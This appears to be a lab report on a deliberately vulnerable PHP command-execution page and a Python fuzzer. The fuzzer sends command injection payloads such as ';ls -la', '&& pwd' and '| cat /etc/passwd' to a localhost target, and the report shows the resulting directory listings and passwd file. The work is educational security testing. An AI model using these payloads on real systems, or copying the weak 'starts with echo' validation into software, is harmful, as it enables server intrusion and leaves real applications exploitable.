Vulnerable PHP Application and Fuzzer Report

Introduction:

This report documents the design, implementation, and testing of a vulnerable PHP application and an accompanying command injection fuzzer script. The purpose of this project is to demonstrate the risks associated with command injection vulnerabilities and showcase how a fuzzer can identify and exploit such vulnerabilities.

1. Vulnerable PHP Application:

Overview:

The vulnerable PHP application allows users to submit a command via a web form and executes the command on the server. The application has intentional command injection vulnerabilities for demonstration purposes.

Features:


- Users can input a command (e.g., `echo`) through a web form.
- The application validates the command to allow only those starting with `echo`.
- The validated command is executed using `shell_exec()`.

Implementation Details:


- Frontend: HTML form (`index.php`) for command submission.
- Backend: PHP script (`index.php`) to process form submissions and execute commands.
- Security Measures: Basic command validation to mitigate command injection.

Example Usage:

1. Enter a valid command starting with `echo` (e.g., `echo Hello World`) and submit.
2. View the command output displayed on the webpage.



If we enter any other command then the output will be like this:



2. Command Injection Fuzzer

Overview:

The fuzzer script (`fuzzer.py`) tests various payloads against the vulnerable PHP application to identify and exploit command injection vulnerabilities.

Features:

- Sends HTTP POST requests with different command payloads to the target URL.
- Parses response to identify successful command executions.
- Displays results in a structured format.

Code(fuzzer.py):

```
import requests

def send_post_request(url, payload):
    try:
        data = {'command': payload}
        response = requests.post(url, data=data)
        return response.text
    except requests.exceptions.RequestException as e:
        print(f"Error occurred during HTTP request: {e}")
        return None

def run_fuzzer(target_url, payloads):
    print("<style>pre { background-color: #f4f4f4; padding: 10px;
border: 1px solid #ccc; }</style>")
    print("<h1>Command Fuzzer Results</h1>")
    print("<hr>")

    for payload in payloads:
        print(f"<h2>Testing payload: '{payload}' ...</h2>")
        response = send_post_request(target_url, payload)

        if response is not None:
            command_output = extract_command_output(response)
            if command_output:
                print(f"<p>Payload '{payload}' executed successfully!</p>")
                print("<p>Command output:</p>")
```

```
                print(f"<pre>{command_output}</pre>")
            else:
                print(f"<p>Payload '{payload}' did not execute as
expected.</p>")
        else:
            print(f"<p>Payload '{payload}' failed to execute due to HTTP
request error.</p>")

        print("<hr>")

def extract_command_output(response):
    start_index = response.find('<pre>')
    end_index = response.find('</pre>', start_index)
    if start_index != -1 and end_index != -1:
        command_output = response[start_index +
len('<pre>'):end_index]
        return command_output.strip()
    return None

if __name__ == "__main__":
    target_url = input("Enter the target URL of the PHP application: ")

    payloads = [
        'echo',
        'echo ;ls -la',
        'echo && pwd',
        'echo | cat /etc/passwd',
        '`echo uname -a`',
        'invalid-command',
    ]

    run_fuzzer(target_url, payloads)
```

Implementation Details:

- Dependencies: Python `requests` library for HTTP requests.

- Main Logic: Sends payloads (`echo`, `;ls -la`, `&& pwd`, etc.) and analyzes responses.
- Error Handling: Catches HTTP request exceptions for robustness.

Usage:

1. Provide the target URL of the vulnerable PHP application.
2. Run the fuzzer script to test different command injection payloads.
3. Observe the results printed in the console.

Command :

Python fuzzer.py

3. Testing and Results


Testing Strategy:


- Tested various payloads including valid commands (`echo`), command injections (`;ls -la`, `&& pwd`), and shell executions (`echo uname -a`).
- Examined response to identify successful execution of injected commands.

Results:

- Successfully exploited command injection vulnerabilities with payloads like `;ls -la`, `&& pwd`.
- Demonstrated risk of arbitrary command execution due to insufficient command validation.

Result(web):


localhost/test.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
PHP Application!
Enter a command (e.g., echo):
echo && ls
Run Command
Valid command: echo && ls
Command output:
index.html
index.nginx-debian.html
test.php


localhost/test.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
PHP Application!
Enter a command (e.g., echo):
echo | pwd
Run Command
Valid command: echo | pwd
Command output:
/var/www/html

Result(fuzzer):

```
┌──(root㉿192)-[/home/professor/web_fuzzer]
└─# python fuzzer.py
Enter the target URL of the PHP application: http://localhost/test.php
<style>pre { background-color: #f4f4f4; padding: 10px; border: 1px solid #ccc; }
</style>
<h1>Command Fuzzer Results</h1>
<hr>
<h2>Testing payload: 'echo' ...</h2>
<p>Payload 'echo' did not execute as expected.</p>
<hr>
<h2>Testing payload: 'echo ;ls -la' ...</h2>
<p>Payload 'echo ;ls -la' executed successfully!</p>
<p>Command output:</p>
<pre>total 28
drwxr-xr-x 2 root root  4096 Apr 25 13:57 .
drwxr-xr-x 3 root root  4096 Feb 17 19:15 ..
-rw-r--r-- 1 root root 10701 Feb 17 19:34 index.html
-rw-r--r-- 1 root root   615 Feb 17 19:35 index.nginx-debian.html
-rw-r--r-- 1 root root  2667 Apr 26 13:54 test.php</pre>
<hr>
```

```
<h2>Testing payload: 'echo && pwd' ...</h2>
<p>Payload 'echo && pwd' executed successfully!</p>
<p>Command output:</p>
<pre>/var/www/html</pre>
<hr>
<h2>Testing payload: 'echo | cat /etc/passwd' ...</h2>
<p>Payload 'echo | cat /etc/passwd' executed successfully!</p>
<p>Command output:</p>
<pre>root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Conclusion:

This project highlights the importance of input validation and secure coding practices in web applications. Command injection vulnerabilities can lead to serious security risks if not addressed properly. The fuzzer

script serves as a tool to identify and mitigate such vulnerabilities through comprehensive testing.